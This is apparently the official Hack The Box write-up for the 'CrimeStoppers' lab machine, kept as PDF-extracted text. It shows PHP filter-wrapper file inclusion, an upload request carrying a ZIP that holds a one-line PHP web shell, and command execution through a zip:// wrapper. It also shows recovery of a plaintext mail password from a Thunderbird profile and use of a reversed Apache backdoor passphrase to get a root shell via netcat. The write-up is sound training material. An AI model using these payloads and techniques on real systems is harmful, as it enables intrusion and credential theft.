




Hack The Box
PEN-TESTING LABS



CrimeStoppers

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Difficulty: **Hard**

Classification: Official



SYNOPSIS

CrimeStoppers is a fairly challenging machine, requiring several unique techniques in order to be successfully exploited. There are many hints and easter eggs present on the machine, with a heavy focus on avoiding the use of automated tools.

Skills Required

- Intermediate/advanced knowledge of Linux
- Intermediate/advanced knowledge of PHP


Skills Learned

- Exploiting PHP file creation mechanics
- Exploiting PHP filters/wrappers
- Extracting data from Thunderbird
- Reverse engineering Apache modules



Enumeration

Nmap



Nmap reveals only an Apache server running on the default port.



Dirbuster

Directory Structure	Response Code	Response Size
+	200	4507
images	200	2000
index.php	200	4509
+	403	464
icons	200	147
view.php	200	147
common.php	200	147
list.php	200	147
+	200	253
uploads	200	1539
+	200	147
js	200	1554
upload.php	200	147
+	200	1554
css	200	147
+	403	469
javascript	200	147

Current speed: 318 requests/sec (Select and right click for more options)
Average speed: (T) 315, (C) 336 requests/sec
Parse Queue Size: 0
Total Requests: 124073/441118
Time To Finish: 00:15:43
Current number of running threads: 100
Change
Back Pause Stop Report
DirBuster Stopped /video_bundle/


Fuzzing the webserver reveals quite a few php scripts, however attempting to access most will result in a blank page. This hints towards the files being included by another script.



Exploitation

Admin Cookie

While not necessary to complete the machine, modifying the plaintext cookie to obtain admin rights to the website will provide some additional hints.



Home Upload List

Upload FSociety Sightings

• [Whiterose.txt](#)


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PHP Filter Inclusion

After a bit of testing, it is fairly clear that the **op** parameter is used to include a PHP file in the current working directory. By converting the target file to base64 using PHP filters, it is possible to obtain the source code of the PHP files.

The request <http://10.10.10.80/?op=php://filter/convert.base64-encode/resource=index> will output the contents of index.php encoded in base64.



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This provides very useful information about other ways to potentially exploit the target. Most notably, the **upload.php** file exposes the full path to the uploads directory.



Using the **op** parameter yet again, it is possible to include a file inside of a ZIP using PHP wrappers. The url <http://10.10.10.80/?op=zip://uploads/<LAB IP>/FILENAME#writeup.php?cmd=id> can be used to achieve this, where **FILENAME** is the hash (secretname) of the tip/zip.

```
POST /?op=upload HTTP/1.1
Host: 10.10.10.80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.80/?op=upload
Cookie: admin=1; PHPSESSID=livkq0dnml70iiqusq3o5lhj0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----14866328395639709041964081864
Content-Length: 576

-----14866328395639709041964081864
Content-Disposition: form-data; name="tip"


PK  
 v L  cE##  writeup.phpUT  p  [  [ux     <?php echo(exec($_GET['cmd'])); ?>
PK     
 v L  cE##      writeup.phpUT  p  [ux     PK     Qh 
-----14866328395639709041964081864
Content-Disposition: form-data; name="name"

a
-----14866328395639709041964081864
Content-Disposition: form-data; name="token"

5f4051da2a3e6c1a7068dbdf25130d13a9c422f536835f295e5a6e940bd8270a
-----14866328395639709041964081864
Content-Disposition: form-data; name="submit"
```



In the above example, the secretname was 9dfc0e1200ee90d2a380c2fcd2ff036754be27b4. Combined with the ZIP wrapper, it is possible to execute commands through the writeup.php file included in the ZIP.



uid=33(www-data) gid=33(www-data) groups=33(www-data)

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URL:

<http://10.10.10.80/?op=zip://uploads/10.10.14.4/9dfc0e1200ee90d2a380c2fcd2ff036754be27b4%23writeup&cmd=id>



Privilege Escalation

Dom

Firefox Decrypt: https://github.com/unode/firefox_decrypt

Exploring the **dom** user's directory reveals a Thunderbird installation. Simply copying the files and loading the profile in Thunderbird locally, or running **strings** on **global-messages-db.sqlite**, will provide a tip suggesting **rkhunter** identified a backdoor Apache module.

Using the above tool, it is possible to recover **dom**'s password. By default there is no master password set for Thunderbird, and recovering the password is trivial.

```
root@kali:~/Desktop/.thunderbird/36jinndk.default# python ../../firefox-decrypt.py .
2018-06-02 15:30:40,549 - WARNING - profile.ini not found in .
2018-06-02 15:30:40,549 - WARNING - Continuing and assuming '.' is a profile location

Master Password for profile .:
2018-06-02 15:30:43,176 - WARNING - Attempting decryption with no Master Password

Website:  imap://crimestoppers.htb
Username:  'dom@crimestoppers.htb'
Password:  'Gummer59'

Website:  smtp://crimestoppers.htb
Username:  'dom@crimestoppers.htb'
Password:  'Gummer59'
root@kali:~/Desktop/.thunderbird/36jinndk.default#
```

Running the command **netstat -lp** shows that SSH is listening on IPv6. The IPv6 address of the target can be easily obtained with **ifconfig** or **ip addr**. Combined with the credentials obtained from Thunderbird, it is possible to SSH directly into the target as **dom**.



Root

Examining the **mod_rootme.so** file in IDA or another decompiler reveals a **DarkArmy** function. Further inspection finds that this function XORs the text "HackTheBox" with a hex string.

```
public darkarmy
darkarmy proc near
mov     edi, 0Bh          ; size
sub     rsp, 8
call    malloc
lea     rdi, unk_1BF2
lea     rsi, aHackthebox ; "HackTheBox"
xor     edx, edx
xchg    ax, ax
```

```
loc_1AE0:
movzx   ecx, byte ptr [rdi+rdx]
xor     cl, [rsi+rdx]
mov     [rax+rdx], cl
add     rdx, 1
cmp     rdx, 0Ah
jnz     short loc_1AE0
```

```
.rodata:0000000000001BF2 unk_1BF2 db 0Eh ; DATA XREF: darkarmy+E1o
.rodata:0000000000001BF3 db 14h
.rodata:0000000000001BF4 db 0Dh
.rodata:0000000000001BF5 db 38h ; 8
.rodata:0000000000001BF6 db 38h ; ;
.rodata:0000000000001BF7 db 0Bh
.rodata:0000000000001BF8 db 0Ch
.rodata:0000000000001BF9 db 27h ; '
.rodata:0000000000001BFA db 1Bh
.rodata:0000000000001BFB db 1
.rodata:0000000000001BFC db 0
.rodata:0000000000001BFD aHackthebox db 'HackTheBox',0 ; DATA XREF: darkarmy+15fo
.rodata:0000000000001C08 aMod_rootme_c db 'mod_rootme.c',0 ; DATA XREF: .data:0000000000203030lo
```



By XORing **HackTheBox** with **e140d383b0b0c271b01**, the backdoor passphrase is discovered.

XOR Calculator

Thanks for using the calculator. [View help page.](#)

I. Input: ASCII (base 256) ▼

HackTheBox

II. Input: hexadecimal (base 16) ▼

e140d383b0b0c271b01

Calculate XOR

III. Output: ASCII (base 256) ▼

FunSociety

[Home](#)

[Help](#)

[Privacy](#)

Exploiting the backdoor is trivial once the passphrase is obtained. Simply running the command **nc 10.10.10.80 80** and then passing **GET FunSociety** will result in a root shell.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc 10.10.10.80 80  
GET FunSociety  
rootme-0.5 DarkArmy Edition Ready  
id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@ubuntu:/var/log/apache2#
```